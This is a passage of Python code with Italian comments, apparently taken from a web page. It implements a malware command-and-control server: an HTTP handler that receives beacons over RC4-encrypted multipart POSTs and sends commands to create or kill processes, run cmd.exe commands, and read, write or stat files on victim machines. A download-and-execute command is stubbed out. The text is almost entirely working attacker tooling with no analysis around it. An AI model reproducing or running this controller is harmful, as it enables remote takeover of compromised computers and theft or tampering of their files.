        # Comandi senza parametri opzionali
        if commandToExecute == "0x182a" or commandToExecute == "0x182b" or
commandToExecute == "0x1831" or commandToExecute == '0x1828' or commandToExecute ==
'0x1827' or commandToExecute == '0x1835':
            lastCommand = cmdCode
            cmdArg = b''

        # Eseguire processo by process name
        # Input: process name
        # Output: error code
        if commandToExecute == "0x182e":
            lastCommand = 0x182e
            cmdArg = input('[C&C - INTERACT] Enter process to create (e.g.,
calc.exe): ').encode()

        # Terminare processo by PID
        # Input: PID processo
```

```
        # Output: error code
        if commandToExecute == "0x1832":
            cmdArg = input('[C&C - INTERACT] Enter PID to Kill (e.g., 3163):
').encode()

        # Eseguire comando tramite cmd.exe e salva il risultato in temp
        # Input: comando da eseguire nel cmd
        # Output: risultato salvato in file temp
        if commandToExecute == "0x182f":
            lastCommand = 0x182f
            cmdArg = input('[C&C - INTERACT] Enter command to execute (e.g., whoami):
').encode()

        # Get file or directory metadata
        # Input: nome file o directory
        # Output: metadati
        if commandToExecute == "0x1830":
            lastCommand = 0x1830
            cmdArg = input('[C&C - INTERACT] Enter file to get stats: ').encode()

        # Read File
        # Input: file to read
        # Output: error code e file content
        if commandToExecute == "0x182d":
            lastCommand = 0x182d
            cmdArg = input('[C&C - INTERACT] Enter file to read: ').encode()

        # Write File
        # Input: file da scrivere
        # Output: risultato codice
        if commandToExecute == "0x182c":
            lastCommand = 0x182c
            cmdArg = input('[C&C - INTERACT] Enter file to write: ').encode()
            cmdOpt1 = struct.pack('<I', int(input('[C&C - INTERACT] Enter types of
operation (> bytes of file, write): ')))
            pass

        # Set Config
        if commandToExecute == "0x1829":
            # TODO: implementare set config
            pass


        # Download e eseguire file
        if commandToExecute == "0x183c":
            # TODO: implementare download and execute file
            pass

        cmdLen = struct.pack('<H', len(cmdArg))
        cmd = cmdCode + cmdLen + cmdArg

        if cmdOpt1 != 0:
```

```
            cmd = cmd + cmdOpt1

        return cmd


    def do_POST(self):

        bType, bDict = cgi.parse_header(self.headers['Content-Type'])
        bDict['boundary'] = bytes(bDict['boundary'], 'utf-8')
        fields = cgi.parse_multipart(self.rfile, bDict)

        # Authentication Packet (1 FASE)
        if "user_id" in fields:
            buffer = fields['board_id'][0].encode()
            print('[C&C - RECEIVE] New Authentication Packet')
            print("[C&C - SEND] Sending authentication response")

        # Command Packet (2 FASE)
        elif int(fields['board_id'][0]) > 10000:
            print('[C&C - RECEIVE] Command Package')
            cmd = self.__class__.sendCommand()
            buffer = self.__class__.rc4Send.encrypt(cmd)

        # Risultato Command Packet (3 FASE)
        else:
            print('[C&C - RECEIVE] CMD Execution Result')

            cmdResponse = self.__class__.rc4Receive.decrypt(fields['file1'][0])
            hexdump.hexdump(cmdResponse)

            global lastCommand

            if(lastCommand == 0x182d):
                if(len(cmdResponse) == 10):
                    result, blank, size = self.__class__.unpack10(cmdResponse)
                    print("[C&C - RECEIVE] File size: " + str(size))
                    cmdCode = struct.pack('<I', 0x0000)
                    buffer = self.__class__.rc4Send.encrypt(cmdCode)
                else:
                    lastCommand = None
                    cmdCode = struct.pack('<IH', 0x1838, 0x00)
                    buffer = self.__class__.rc4Send.encrypt(cmdCode)

            elif(lastCommand == 0x182c):
                if(len(cmdResponse) == 16):
                    lastCommand = None
                    result, blank, size, result2 =
self.__class__.unpack16(cmdResponse)
                    print("[C&C - RECEIVE] File size: " + str(size))

                    toWrite = input('[C&C - INTERACT] Enter data to write:
').encode()
```

```
                    lenWrite = struct.pack('<I', len(toWrite))

                    cmdCode = lenWrite + lenWrite + toWrite

                    buffer = self.__class__.rc4Send.encrypt(cmdCode)

            else:
                cmd = self.__class__.sendCommand()
                buffer = self.__class__.rc4Send.encrypt(cmd)


        self.send_response(200)
        if buffer != None:
            self.setHeader(buffer)
            self.wfile.write(buffer)


    def setHeader(self, header = None):
        self.send_header('Amazon', 'text/html')
        self.send_header('Content-type', 'text/html')
        self.send_header('Content-Length', header.__len__())
        self.end_headers()


def main():

    httpServer = HTTPServer((DOMAIN, PORT), httpHandler)
    print('[C&C - INFO] HTTP SERVER STARTED')

    try:
        httpServer.serve_forever()
    except Exception:
        print('[C&C - INFO] Error! Server Closed')


if __name__ == '__main__':
    main()
```

Share this content:

-
-
-
-
-